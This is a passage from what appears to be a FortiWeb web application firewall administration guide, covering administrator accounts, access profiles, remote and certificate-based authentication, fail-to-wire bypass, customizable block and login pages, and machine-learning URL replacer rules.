   - If you already have accounts that are defined on an LDAP (e.g., Microsoft Active Directory or IBM Lotus Domino) or RADIUS server, FortiWeb can query the server in order to authenticate your administrators. Configure the query set. For details, see Grouping remote authentication queries and certificates for administrators on page 714.
2. Go to **System > Admin > Administrators**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.

3. Click **Create New** to create a new account, or click **Edit** to change configurations for an existing account.
4. Configure these settings:

Administrator	Type the name of the administrator account, such as `admin1` or `admin@example.com`, that can be referenced in other parts of the configuration. The maximum length is 63 characters. **Note:** This is the user name that the administrator must provide when logging in to the CLI or web UI. If using an external authentication server such as RADIUS or Active Directory, this name will be passed to the server via the remote authentication query.
Type	Select either: • **Local User**—Authenticate using an account whose name, password, and other settings are stored locally, in the FortiWeb appliance's configuration. • **Remote User**—Authenticate by querying the remote server that stores the account's name and password. If there is only one account configured on FortiWeb (i.e. the `admin` user), before setting it as a remote user, do make sure the remote authentication server is safe and stable. Once the remote authentication server is damaged and the account credentials are lost, FortiWeb can't recover it, which means the only one account that can log in to FortiWeb is lost. The configurations will be lost and you need to re-install FortiWeb image. Also configure Admin User Group on page 710.
Password	Type a password for the administrator account. This field is available only when Type on page 710 is **Local User.** **Tip:** Set a strong password for every administrator account, and change the password regularly. Failure to maintain the password of every administrator account could compromise the security of your FortiWeb appliance. As such, it can constitute a violation of PCI DSS compliance and is against best practices. For improved security, the password should be at least eight characters long, be sufficiently complex, and be changed regularly.
Confirm Password	Re-enter the password to confirm its spelling. This field is available only when Type on page 710 is **Local User.**
Admin User Group	Select a remote authentication query set. For details, see Grouping remote authentication queries and certificates for administrators on page 714. This field is available only when Type on page 710 is **Remote User.** **Caution:** Secure your authentication server and, if possible, all query traffic to it. Compromise of the authentication server could allow attackers to gain administrative access to your FortiWeb.
Wildcard	This is used together with **Remote User**. • When wildcard is disabled, The system matches the user in the remote server exactly against the Administrator name and password you have

	specified. • When the wildcard is enabled, any users in the remote server will match. **Note:** When wildcard is enabled, and if you have defined a group name in the **Admin User Group** (**User > User Group > Admin Group**), then the system will match the users in the remote server whose group name value is the same as you defined. This field is available only when Type on page 710 is **Remote User.**

Trusted Host	Type the source IP address(es) and netmask from which the administrator is allowed to log in to the FortiWeb appliance. If PING is enabled, this is also a source IP address to which FortiWeb will respond when it receives a ping or traceroute signal.
	Trusted areas can be single hosts, subnets, or a mixture.
	You can enter up to 10 entries, separating them with space, for example, "192.0.2.2/32 192.0.2.1/25".
	To allow logins only from **one** computer, enter its IP address and 32- or 128-bit netmask in **all Trusted Host** fields:
	`192.0.2.2/32`
	`2001:0db8:85a3:::8a2e:0370:7334/128`
	Caution: If you configure trusted hosts, do so for **all** administrator accounts. Failure to do so means that all accounts are still exposed to the risk of brute force login attacks. This is because if you leave even **one** administrator account unrestricted (i.e. any of its **Trusted Host** settings is `0.0.0.0/0.0.0.0`), the FortiWeb appliance must allow login attempts on all network interfaces where remote administrative protocols are enabled, and wait until **after** a login attempt has been received in order to check that user name's trusted hosts list.
	Tip: If you allow login from the Internet, set a longer and more complex Password on page 710, and enable only secure administrative access protocols (HTTPS on page 119 and SSH on page 119) to minimize the security risk. For details about administrative access protocols, see Configuring the network interfaces on page 117. Also restrict trusted hosts to IPs in your administrator's geographical area.
	Tip: For improved security, restrict all trusted host addresses to single IP addresses of computer(s) from which **only** this administrator will log in.

Access Profile	Select an existing access profile to grant permissions for this administrator account. For details about permissions, see Configuring access profiles on page 712 and Permissions on page 52. You can select **prof_admin**, a special access profile used by the `admin` administrator account. The new administrator, without **prof_admin** profile, would not be able to reset passwords for other administrator users. This option does not appear for the `admin` administrator account, which by definition always uses the **prof_admin** access profile. **Tip:** Alternatively, if your administrator accounts authenticate via a RADIUS query, you can override this setting and assign their access profile through the RADIUS server using RFC 2548 (HTTP://www.ietf.org/rfc/rfc2548.txt) Microsoft Vendor-specific RADIUS Attributes.

	On the RADIUS server, create an attribute named:
	`ATTRIBUTE Fortinet-Access-Profile 6`
	then set its value to be the name of the access profile that you want to assign to this account. Finally, in the CLI, enter the command to enable the override:
	`config system admin`
	`edit "admin1"`
	`set accprofile-override enable`
	`end`
	
	If none is assigned on the RADIUS server, or if it does not match the name of an existing access profile on FortiWeb, FortiWeb will fail back to use the one locally assigned by this setting.

Force Password Change	Enable to force the administrator to change the password for next login. This field can be configured only when **Password Policy** is enabled in **System > Admin > Settings**.
Administrative Domain	Select which existing ADOM to assign this administrator account to it, and to restrict its permissions to that ADOM. For details about permissions, see Configuring access profiles on page 712 and Permissions on page 52. This option appears only if ADOMs are enabled, and if Administrative Domain on page 712 is not **prof_admin**. (**prof_admin** implies global access, with no restriction to an ADOM.)

5. Click **OK**.

See also

- Configuring access profiles on page 712
- Grouping remote authentication queries and certificates for administrators on page 714
- Configuring the network interfaces on page 117
- Trusted hosts on page 54
- Permissions on page 52
- Administrative domains (ADOMs) on page 48

Configuring access profiles

Access profiles, together with ADOMs, determine administrator accounts' permissions.

When an administrator has only read access to a feature, the administrator can access the web UI page for that feature, and can use the `get` and `show` CLI command for that feature, but cannot make changes to the configuration. There are no **Create** or **Apply** buttons, or `config` CLI commands. Lists display only the **View** icon instead of icons for **Edit**, **Delete** or other modification commands. Write access is required for modification of any kind.

In larger companies where multiple administrators divide the share of work, access profiles often reflect the specific job that each administrator does ("role"), such as user account creation or log auditing. Access profiles can limit each administrator account to their assigned role. This is sometimes called role-based access control (RBAC).

The `prof_admin` access profile, a special access profile assigned to the `admin` administrator account and required by it, **does not** appear in the list of access profiles. It exists by default and cannot be changed or deleted, and consists of essentially UNIX `root`-like permissions.

Even if you assign the `prof_admin` access profile to other administrators, they will **not** have all of the same permissions as the `admin` account. The `admin` account has some special permissions, such as the ability to reset administrator passwords, that are inherent in that account only. Other accounts should not be considered a complete substitute.

If you create more administrator accounts, whether to harden security or simply to prevent accidental modification, create other access profiles with the minimal degrees and areas of access that each role requires. Then assign each administrator account the appropriate role-based access profile.

For example, for an administrator whose only role is to audit the log messages, you might make an access profile named `auditor` that only has **Read** permissions to the **Log & Report** area.

To configure an access profile

1. Go to **System > Admin > Profile**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
2. Click **Create New**.
   A dialog appears.
3. In **Profile Name**, type a unique name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
4. Configure the permissions options:

Access Control	☑ None	☐ Read Only	☐ Read-Write
Maintenance	◉	○	○
Admin Users	◉	○	○
System Configuration	◉	○	○
Network Configuration	◉	○	○
Log & Report	◉	○	○
Auth Users	◉	○	○
Server Policy Configuration	◉	○	○
Web Protection Configuration	◉	○	○
Autolearn Configuration	◉	○	○
Web Anti-Defacement Management	◉	○	○
Web Vulnerability Scan Configuration	◉	○	○

For each row associated with an area of the configuration, mark either the None, **Read Only**, or **Read-Write** radio buttons to grant that type of permission. For a list of features governed by each access control area, see Permissions on page 52.

Click the **Read Only** check box to select or deselect all read categories.

Click the **Read-Write** check box to select or deselect all write categories.

Unlike the other rows, whose scope is an area of the configuration, the **Maintenance** row does not affect the configuration. Instead, it indicates whether the administrator can do special system operations such as changing the firmware.

5. Click **OK.**

See also

- Administrators on page 709
- Permissions on page 52
- Administrative domains (ADOMs) on page 48

Grouping remote authentication queries and certificates for administrators

When using LDAP, RADIUS queries or certificates to authenticate FortiWeb administrators, you must group queries or certificates for administrator accounts into a single set so that it can be used when configuring an administrator account.

To configure an administrator remote authentication query group

1. Before you can add administrators to a group, you must first define an LDAP/RADIUS/TACACS+ query or a PKI user whose result set includes those administrator accounts. For details, see Configuring an LDAP server on page 339, Configuring a RADIUS server on page 343, Grouping remote authentication queries and certificates for administrators on page 714, and To create a PKI user on page 717.
2. Go to **User > User Group > Admin Group**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. In **Name**, type a name that can be referenced by other parts of the configuration, such as `admin-remote-auth1`. Do not use special characters. The maximum length is 63 characters.
5. Click **OK**.
   The **Create New** button for this item, below its name, will no longer be greyed out, indicating that it has become available.
6. Click **Create New**.
7. For **User Type**, select either the **LDAP User**, **RADIUS User**, **PKI User**, or TACACS+ query type.
8. From **Name**, select the name of an existing LDAP/RADIUS/TACACS+ query or PKI user. The contents of the drop-down list vary by your previous selection in **User Type**.
9. For **Group Name**, enter the group name of the user to match. Then only the users with the specified group name attribute on this server will be considered a match. This is available only when the **User Type** is **LDAP User** and **RADIUS User**.
   You can leave it empty to match all the users on the specified server.

To match users against group name, you should have the Wildcard option enabled in **System > Admin > Administrators**.

10. Click **OK**.
11. Repeat the previous steps for each query that you want to use when an account using this query group attempts to authenticate.
12. To apply the set of queries, select the group name for Admin User Group on page 710 when you configure an administrator account. For details, see Administrators on page 709.

Changing an administrator's password

If an administrator has forgotten or lost their password, or if you need to change an administrator account's password and you do not know its current password, you can reset the password.

If you forget the password of the `admin` administrator, you can reset the FortiWeb to its default state (including the default administrator account and password) by restoring the firmware. For instructions, see Restoring firmware ("clean install") on page 925.

To change an administrator account's password

If the account authenticates by FortiWeb querying a remote LDAP or RADIUS server, you cannot use this procedure. The **Change Password** button will be greyed out and unavailable for accounts that use remote authentication. Instead, log in to the remote authentication server and reset the password there.

1. Log in as the `admin` administrator account.
   Alternatively, if you know the current password for the account whose password you want to change, you may log in with any administrator account whose access profile permits **Read** and **Write** access to items in the **Admin Users** category.
2. Go to **System > Admin > Administrators**.
3. Mark the check box in the row of the account whose password you want to change.
4. Click **Change Password**.
5. The **Old Password** field does not appear for other administrator accounts if you are logged in as the `admin` administrator. If you logged in using a different account, however, in the **Old Password** field, type the current password for the account whose password you are resetting.
   Note: The `admin` account does not have an old password initially.
6. In the **New Password** and **Confirm Password** fields, type the new password and confirm its spelling.
7. Click **OK**.

If you change the password for the `admin` administrator account, the FortiWeb appliance logs you out. To continue using the web UI, you must log in. The new password takes effect the next time that account logs in.

Certificate-based Web UI login

Different from username/password authentication, certificate-based authentication is the use of a digital certificate, which includes asymmetric cryptography, to identify a user before granting access to a resource. FortiWeb supports the

certificate-based authentication for administrators' Web UI login. FortiWeb control an administrator's login by verifying his certificate if he connects to the Web UI through HTTPS. By default, the certificate-based authentication can coexist with original username/password authentication.

- If you connect to the Web UI through HTTPS, FortiWeb first verifies the certificate you provided.
  - If your certificate is valid, then your access to Web UI will be granted (the username/password login page will not be displayed).
  - If you fail in the certificate authentication, you will be directed to the username/password login page.
- If you connect to the Web UI through HTTP, FortiWeb will only verify your access by the username/password.

However, FortiWeb can also operate with only the certificate-based authentication through the CLI:

```
config system global
   set admin-HTTPs-pki-required {enable | disable}
end
```

When `admin-HTTPs-pki-required` is enabled, the certificate-based authentication is the only authentication method that FortiWeb uses to verify the Web UI accesses. The administrator's access to the Web UI must be in HTTPS and a correct certificate must be provided for the authentication to be successful. The original username/password authentication will be disabled (No username/password login page will be displayed). If you fail the certificate authentication process, you will not be logged in to the web UI.

To apply certificate-based authentication to an administrator, complete these tasks:

1. To upload the CA's certificate of the administrator's certificate on page 716
2. To create a PKI user on page 717
3. To add the PKI user to an Admin group on page 717
4. To apply the Admin group to an administrator on page 718

To upload the CA's certificate of the administrator's certificate

1. Obtain a copy of your CA's certificate file.
2. Go to **System > Admin > Certificates** and select the **Admin Cert CA** tab.
   You can click **View Certificate Detail** to view the selected certificate's subject, range of dates within which the certificate is valid, version number, serial number, and extensions.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
3. To upload a certificate, click **Import**.
4. To select a certificate, do one of the following:
   - Enable **SCEP** and in the field to the right of it, type the URL of the applicable Simple Certificate Enrollment Protocol server. (SCEP allows routers and other intermediary network devices to obtain certificates.)

     To specify a specific CA, type an identifier in the field below the URL.
   - Enable **Local PC** and browse to find a certificate file.
5. Click **OK**.

To upload the intermediate CA for the administrator

If the certificate you are applying for HTTPS access to FortiWeb's GUI management is signed by several intermediate CAs, you need to import all the intermediate CA certificates of the certificate chain. FortiWeb will then send the intermediate CA certificates together with the server certificate when administrators access FortiWeb's GUI via HTTPS.

1. Obtain a copy of your CA's intermediate certificate file.
2. Go to **System > Admin > Certificates** and select the **Admin Intermediate CA** tab.
   You can click **View Certificate Detail** to view the selected certificate's subject, range of dates within which the

certificate is valid, version number, serial number, and extensions.
To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.

3. To upload a certificate, click **Import**.
4. To select a certificate, do one of the following:
   - Enable **SCEP** and in the field to the right of it, type the URL of the applicable Simple Certificate Enrollment Protocol server. (SCEP allows routers and other intermediary network devices to obtain certificates.)
     To specify a specific CA, type an identifier in the field below the URL.
   - Enable **Local PC** and browse to find a certificate file.
5. Click **OK**.
6. Go to **System > Admin > Certificates** and select the **Admin Intermediate CA Group** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
7. Click **Create New**.
8. In **Name**, type a name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
9. Click **OK**.
10. Click **Create New**.
11. In **ID**, type the index number of the host entry within the group, or keep the field's default value of `auto` to let the FortiWeb appliance automatically assign the next available index number.
12. In **CA**, select the name of an admin intermediary CA's certificate that you previously uploaded and want to add to the group.
13. Click **OK**.
14. Repeat the previous steps for each intermediary CA certificate that you want to add to the group.
15. To apply an intermediary CA certificate group, select it for **HTTPS Server Intermediate CA Group** in **System > Admin > Settings**.

FortiWeb appliance will send the intermediate CA certificates together with the server certificate when administrators access FortiWeb's GUI via HTTPS.

To create a PKI user

1. Go to **User > PKI User**.
2. You can click **Edit** to edit the selected PKI user.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 52.
3. To create a PKI user, click **Create New**.
4. Complete the following settings:

Name	Enter the PKI user name for the administrator.
Subject	Enter the subject of the administrator's certificate, such as "`C = US, ST = Washington, O = yourorganization, CN = yourname`".
CA	Select the CA certificate of the administrator's certificate. All the certificates imported in **System > Admin > Admin Cert CA** will be listed here. For details, see To upload the CA's certificate of the administrator's certificate on page 716.

5. Click **OK**.

To add the PKI user to an Admin group

1. Go to **User > User Group > Admin Group**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write**permission to items in the **Auth Users** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. In **Name**, type a name that can be referenced by other parts of the configuration, such as `admin-remote-auth1`. Do not use special characters. The maximum length is 63 characters.
4. Click **OK**.
   The **Create New** button for this item, below its name, will no longer be greyed out, indicating that it has become available.
5. Click **Create New**.
6. For **User Type**, select the **PKI User** type.
7. From **Name**, select the name of an existing PKI users that you created in **User > PKI User > PKI User**. For details, see To create a PKI user on page 717.
8. Click **OK**.

To apply the Admin group to an administrator

Go to **System > Admin > Administrators** and apply the Admin group containing the PKI user to a corresponding administrator by selecting **Remote User** as the **Type** and selecting the group in **Admin User Group**.

Administrators have to install their certificates to their local browsers first. Every time you use the browser to connect to FortiWeb's Web UI through HTTPS, you will be required to select one of the certificates installed in the browser for authenticate yourself to FortiWeb. FortiWeb verifies the certificate you provided with the PKI users in Admin groups. If you are succeed in the authentication, you will be associated with the administrator account that the matched PKI user and Admin group are applied to, and the access profile will be applied to you.

Advanced/optional system settings

The **System** menu configures a variety of settings that apply to the entire FortiWeb appliance.

Many system settings must be configured during the initial installation. **This section only contains optional settings that can be configured later.** For required system settings, see the appropriate section of How to set up your FortiWeb on page 62.

Changing the FortiWeb appliance's host name

The host name of the FortiWeb appliance is used in several places.

- The name appears in the **System Information** widget on **System > Status > Status**. For more information about the **System Information** widget, see "System Information widget" on page 1.
- It is used in the command prompt of the CLI.
- It is used as the SNMP system name. For information about SNMP, see SNMP traps & queries on page 822.
- FortiWeb uses it as the NAS identifier for communications with a Radius server. For details, see Configuring a RADIUS server on page 343.

The **System Information** widget and the `get system status` CLI command display the full host name. If the host name is longer than 16 characters, the name may be truncated and end with a tilde (~) to indicate that additional characters exist, but are not displayed.

For example, if the host name is FortiWeb1234567890, the CLI prompt would be FortiWeb`123456789~#`.

Administrators whose access profiles permit **Write** access to items in the **System Configuration** category can change the host name.

You can also configure the local domain name of the FortiWeb appliance. For details, see Configuring DNS settings on page 141.

To change the host name of the FortiWeb appliance

1. Go to **System > Status > Status**.
2. In the **System Information** widget, in the **Host Name** row, click **Change**.
3. In the **New Name** field, type a new host name.
   The host name can be up to 35 characters in length. It can include US-ASCII letters, numbers, hyphens, and underscores, but **not** spaces and special characters.
4. Click **OK**.

See also

- "System Information widget" on page 1

Fail-to-wire for power loss/reboots

If your appliance's hardware model, network cabling, and configuration supports it, you can configure fail-to-wire/bypass behavior. This allows traffic to pass through unfiltered between 2 ports (a link pair) while the FortiWeb appliance is shut down, rebooting, or has unexpectedly lost power such as due to being accidentally unplugged or PSU failure.

Fail-to-wire may be useful if you are required by contract to provide uninterrupted connectivity, or if you consider connectivity interruption to be a greater risk than being open to attack during the power interruption.

Fail-to-wire is supported **only**:

- When the operation mode is True Transparent Proxy, Transparent Inspection, or WCCP.
- In standalone mode (**not** HA).
- For a bridge (V-zone) between ports wired to a CP7 processor or other hardware which provides support for fail-to-wire:

  - FortiWeb 600D: port1 + port2
  - FortiWeb1000C: port3 + port4
  - FortiWeb 1000D: port3 + port4 or port5 + port6
  - FortiWeb 1000E: port3 + port4 + port5 + port6
  - FortiWeb 2000E: port1 + port2 or port3 + port4
  - FortiWeb3000C/D: port5 + port6
  - FortiWeb3000E/4000E: port9 + port10, port11 + port12, port13 + port14, or port15 + port16
  - FortiWeb 3010E: port3 + port4, port9 + port10, port11 + port12, port13 + port14 or port15 + port16
  - FortiWeb4000C/D: port5 + port6 or port7 + port8
  - FortiWeb3000CFsx/DFsx: port5 + port6 or port7 + port8

FortiWeb-400B/400C, FortiWeb HA clusters, and ports not wired to a CP7/fail-open chip do **not** support fail-to-wire.

In the case of HA, don't use fail-open—instead, use a standby HA appliance to provide full fault tolerance.

Bypass results in degraded security while FortiWeb is shut down, and therefore HA is usually a better solution: it ensures that degraded security does not occur if one of the appliances is shut down. If it is possible that both of your FortiWeb HA appliances could simultaneously lose power, you can add an external bypass device such as FortiBridge (HTTP://docs.fortinet.com/fortibridge).

When FortiWeb works in True Transparent Proxy mode and the HA feature is enabled, it's recommended to disable STP on the front or back-end switch if you prefer uninterrupted connectivity, because STP convergence usually takes 30 to 60 seconds in case of HA failover.

Aside from the usual network topology requirements for the transparent operation modes, there are no special requirements for fail-to-wire. During setup, after setting the operation mode, you will simply go to **System > Network > Fail-open** and select either:

- **PowerOff-Bypass**—Behave as a wire when the FortiWeb appliance is powered off, allowing connections to pass directly through from one port to the other, bypassing all policy scans and modifications.
- **PowerOff-Cutoff**—Interrupt connectivity when the FortiWeb appliance is powered off. Bypass is disabled. This is the default.

See also

- Topology for either of the transparent modes on page 71
- "System Information widget" on page 1
- FortiWeb high availability (HA) on page 44

Customizing error and authentication pages (replacement messages)

You can customize the following FortiWeb HTML pages:

- Pages that FortiWeb presents to clients when it authenticates users.

  FortiWeb uses these pages when the client authentication method in a site publishing configuration is **HTML Form Authentication**. For details, see Site Publishing (Single sign-on) on page 378.
- The error page FortiWeb uses to respond to a HTTP request that violates a policy and the configured action is **Alert & Deny** or **Period Block**.
- The error page FortiWeb uses to respond to a AJAX request that violates a policy and the configured action is **Alert & Deny** or **Period Block**.
- The "Server Unavailable!" page that FortiWeb returns to the client when none of the server pool members are available either because their status is **Disable** or **Maintenance** or they have failed the configured health check.

FortiWeb uses each page for specific server policy.

Configuring an error or authentication page

Follow steps below to configure an error or authentication page:

1. Go to **System > Config > Replacement Message**.
2. Select **Replacement Message**.
3. Select the message you want to edit in the list of messages or click **Create New** to create a new message.
   You can also select the predefined one to take it as a template, or select a message and click **Clone** to clone this message.
4. You can enable **Replacement Message for AJAX requests** to respond to a AJAX request, and configure the AJAX block page message. You must enable it by going to **System > Config > Feature Visibility** first.
   Note: If the request URL is listed as trust IP in **IP Protection > IP List** or is set as pass in the **Application Delivery > Access > URL Access Rule**, the system will not send AJAX block page upon the request.
5. If you have selected **Attack block page** and want to change the HTTP response code it displays, click **Edit HTTP Response Code**. Enter a new value for the code, and then click **Apply**. For details, see Attack block page HTTP response codes on page 722.
6. In the bottom-right pane, edit the HTML code as required.
   The results of any changes you make are displayed immediately in the bottom-left pane.
7. Click **Save** to save your changes or **Restore Defaults** to revert to the preset version of the page.
8. Select the replacement message when you edit a policy.
   For details about using macros in the code, see Macros in custom error and authentication pages on page 722.

Pre-login disclaimer message

Go to **System > Config > Replacement Message**, and select **Disclaimer** tab. You can edit the disclaimer message. Click **Save** to save your changes or click **Restore Defaults** to revert to the preset version.

Attack block page HTTP response codes

You can specify the HTTP response code that the attack block message page displays. If the error status code allows an attacker to fingerprint a vulnerable application, you can customize it to display a more vague reply. (For all other pages, you cannot change the default response code.)

The following codes are examples of HTTP response codes:

- `200`—OK. Typically indicates success, and accompanies resource requested by the client.
- `400`—Bad Request. Typically indicates wrong syntax.
- `403`—Forbidden. Typically indicates inaccessible files.
- `404`—File Not Found. Typically indicates missing files.
- `500`—Internal Server Error. Typically indicates one of many possible conditions such as a servlet runtime error.
- `501`—Not Implemented. Typically indicates a non-existent function on the web application.

Macros in custom error and authentication pages

When it generates error and authentication messages, FortiWeb generates some of the message content using macros. It uses two type of macros: label macros and image macros.

Although you can add the predefined macros to your custom messages, you cannot create macros and you cannot modify the label macros. You can modify an image macro to reference a predefined image or one that you have uploaded.

All the macros and parameters in the HTML code can't be removed or edited except `%%REPLY_TAG%%` and `%%DISPLAY_OR_HIDE%%`. The text that shows in the Web GUI is allowed to be modified.

For example, in the following code, the macros (e.g. `%%TOKEN_POST_URL%%`) and parameters (e.g. `sph_org_location`) can't be removed or edited, but the Web GUI text "Authentication Required" can be replaced with any text as you desire.

```
<form action="%%TOKEN_POST_URL%%" method="post">
   <input type="hidden" name="sph_org_location" value="%%ORG_LOCATION_
        VAL%%">
   <h1 style="background:#eee center 25px ;">
      Authentication Required
   </h1>
```

Label macros

You can use the following label macros anywhere in the HTML code for **Attack Block Page** and **Server Unavailable Message** messages:

%%URL%%	Inserts one of the following URLs: • The URL of a web page blocked by either the web filtering or URL blocking feature. • The URL of a web page that contains a blocked file that a client has tried to download.
%%SOURCE_IP%%	The source IP address of the client that attempted to access the web service.
%%DEST_IP%%	The IP address of the web server.
%%VSERVER_IP%%	The IP address of the virtual server.
%%EVENT_ID%%	An ID number that identifies the attack type. Use this number to help you locate the log for the event in the FortiWeb attack log.

You can use the following label macros anywhere in the HTML code for the **Site Publish Authentication** messages:

%%ORG_LOCATION_VAL%%	The original URL that the client tried to access.
%%REPLY_TAG%%	The authentication server reply message. For an example of how you can customize the message by replacing this macro with JavaScript, see Customizing the message returned for LDAP errors (%%REPLY_TAG%% macro) on page 724.
%%DISPLAY_OR_HIDE%%	Display or hide the checkbox "I want to change my password after logging in". It's by default displayed. For how to hide this checkbox, see Hiding the checkbox "I want to change my password after logging in".
%%LOGIN_POST_URL%%	The login URL where users post their credentials.
%%TOKEN_POST_URL%%	The login URL where users insert their token code.
%%RSA_LOGIN_POST_URL%%	The login URL where users post their RSA SecurID credentials.
%%RSAC_POST_URL%%	The login URL where users post their RSA SecurID credentials.
%%ACCOUNT%%	The username credential of a user who exceeded the maximum number of login attempts.
%%PERIOD_TIME%%	The length of time that FortiWeb prevents a user from attempting to log in again, after the user has exceeded the allowed number of login attempts. The site publishing policy specifies the value.
%%MSG_ID%%	The message ID number idenfities the attack log message ID, and can be used to map the event to the log in the FortiWeb attack log.

Image macros

Use the following format to add an image macro anywhere in a custom error or authentication message:

```
%%IMAGE:<image_name>%%
```

where `<image_name>` is the name of either a predefined image or one you have uploaded. To view or upload images, go to **System > Config > Replacement Message**, and then select **Manage Images** tab. For details, see Adding images in error or authentication pages on page 724.

For example, in the default **Attack Block Page** message, the macro `%%IMAGE%%:logo_v2_fnet%%` adds the predefined image `logo_v2_fnet`. If you add the image `test` to the list of images, use `%%IMAGE%%:test%%` to add it to the HTML code.

Adding images in error or authentication pages

1. Go to **System > Config > Replacement Message**.
2. Click **Manage Images** tab, and then click **Create New**.
3. Specify a name for the image file, select its content type, and then click **Choose File** to browse to the file and select it.
   Ensure the image is no larger than 24 kb and that its type matches the value you have selected for **Content Type**.
4. Click **OK**, and then click **Return** to return to the list of customizable pages.

Customizing the message returned for LDAP errors (%%REPLY_TAG%% macro)

By default, the Login Page replacement message is formatted to simply display any reply message it receives from the authentication server.

However, you can use JavaScript to customize the message that is displayed.

For example, locate the following section of the replacement message:

```
<h2>
            %%REPLY_TAG%%
</h2>
```

Replace the macro and its formatting with the following script:

```
<h2>

   < script type = "text/javascript" >
      var r = "%%REPLY_TAG%%";
         if (r == "Login Failed") {
            document.write("Invalid Username or Password...");
         } else if (r == "Username and password can't be null") {
            document.write("Username or password empty");
         } else if (r == "Invalid credentials") {
            document.write("Invalid Username or Password");
         } else if (r != "") {
            document.write(r);
         } < /script>

</h2>
```

Hiding the checkbox "I want to change my password after logging in"

By default, the checkbox "I want to change my password after logging in" is displayed. It's implemented by the following code:

```
<div class="fel" style="display: %%DISPLAY_OR_HIDE%%">
   <table>
      <tr>
         <td width="75px" align="right">
            <input type="checkbox" name="sph_cpw" autocomplete="off" />
         </td>
         <td style="padding-left: 15px">
            <label style="font-size: 12px">
               I want to change my password after logging in
            </label>
         </td>
      </tr>
   </table>
</div>
```

To hide this checkbox, you can replace the above code with the following one:

```
<div class="fel" style="display: %%DISPLAY_OR_HIDE%%">
   <table style="display: none">
      <tr>
         <td width="75px" align="right">
            <input type="checkbox" name="sph_cpw" autocomplete="off" />
         </td>
      </tr>
   </table>
</div>
```

Configuring machine-learning URL replacer policy

This section discusses how to configure machine-learning URL replacer policy, which is required when your application uses dynamic URLs and unusual parameters. This is not very common, and it's not required in most cases.

The URL replacer policy can be referenced in ML Based API Protection and ML Based Anomaly Dection.

Configure a URL replacer rule

URL replacer rules enable the machine-learning module to adapt to dynamic URLs and unusual parameters.

When web applications have dynamic URLs or unusual parameter styles, you must adapt the URL Replacer Rule to recognize them.

By default, machine learning assumes that your web applications use the most common URL structure:



As seen above, most commonly used URLs share the following characteristics:

- All parameters follow a question mark (?). They do not follow a hash (#) or any other separator character.
- If there are multiple name-value pairs, each pair is separated by an ampersand &. They are not separated by a semi-colon (;) or any other separator character.
- All paths before the question mark (?) are static—they do not change based upon input, blending the path with parameters (sometimes called a dynamic URL).

For example, the page at

```
/app/main
```

always has that same path. After you log in, the page's URL *does not* become

```
/app/marco/main
```

or

```
/app#deepa
```

For another example, the URL does *not* dynamically reflect the inventory, such as:

```
/app/sprockets/widget1024894
```

Some web applications, however, embed parameters within the path structure of a URL, or use unusual or non-uniform parameter separator characters. If you do not configure URL replacers to handle such variations, it can cause the system to gather machine learning data incorrectly, which can lead to the following consequences:

- Machine-learning reports do not contain the correct URL structure.
- URL/API path- or parameter-learning is endless.
- Parameter data is incomplete, despite the fact that the FortiWeb appliance has seen traffic containing the parameter.

For example, with Microsoft Outlook Web App (OWA), the user's login name could be embedded within the path structure of the URL, such as:

```
/owa/tom/index.html
/owa/mary/index.html
```

instead of suffixed as a parameter, such as:

```
/owa/index.html?username=tom
/owa/index.html?username=mary
```

Machine learning will continue to create new URLs as new users are added to OWA. It will also expend extra resources learning about URLs and parameters that are actually the same. Additionally, machine learning may not be able to fully learn the application structure because each user may not request the same URLs.

To address this issue, you must create a URL Replacer Rule that recognizes the user name within the OWA URL as if it were a standard, suffixed parameter value so that machine learning can function properly.

To create a URL Replacer Rule:

1. Click Machine Learning > Machine Learning Templates.
2. Click the URL Replacer Rule tab.
3. Click Create New.
4. Configure the parameters as described in the table below.
5. Click OK when done.

Parameters	Function
Name	Specify a unique name that can be referenced by other parts of the configuration. Note: The name can be up to 63 characters long with no space or special character.
Type	Select either of the following: • Predefined—Use one of the predefined URL replacers which can be selected from the Application Type below. • Custom-Defined—Define your own URL replacer by configuring the URL Path, New URL, Param Change, and New Param fields below.

Application Type	If you have selected Predefined in the Type field above, then you must click the down arrow and select either of the following from the list menu:
	• JSP—Use the URL replacer designed for Java server pages (JSP) web applications, where parameters are often separated by semi-colon (;).
	• OWA 2003— Use the URL replacer designed for default URLs in Microsoft Outlook Web App (OWA), where user name and directory parameters are often embedded within the URL, as illustrated below:
	`(^/public/)(.*)`
	`(^/exchange/)([^/]+)/*(([^/]+)/(.*))*`
	Note: These two application types are predefined URL interpreter plug-ins used by popular web applications.

Custom-Defined	If you have selected Custom-Defined in the Type field above, then you must populate the following fields:
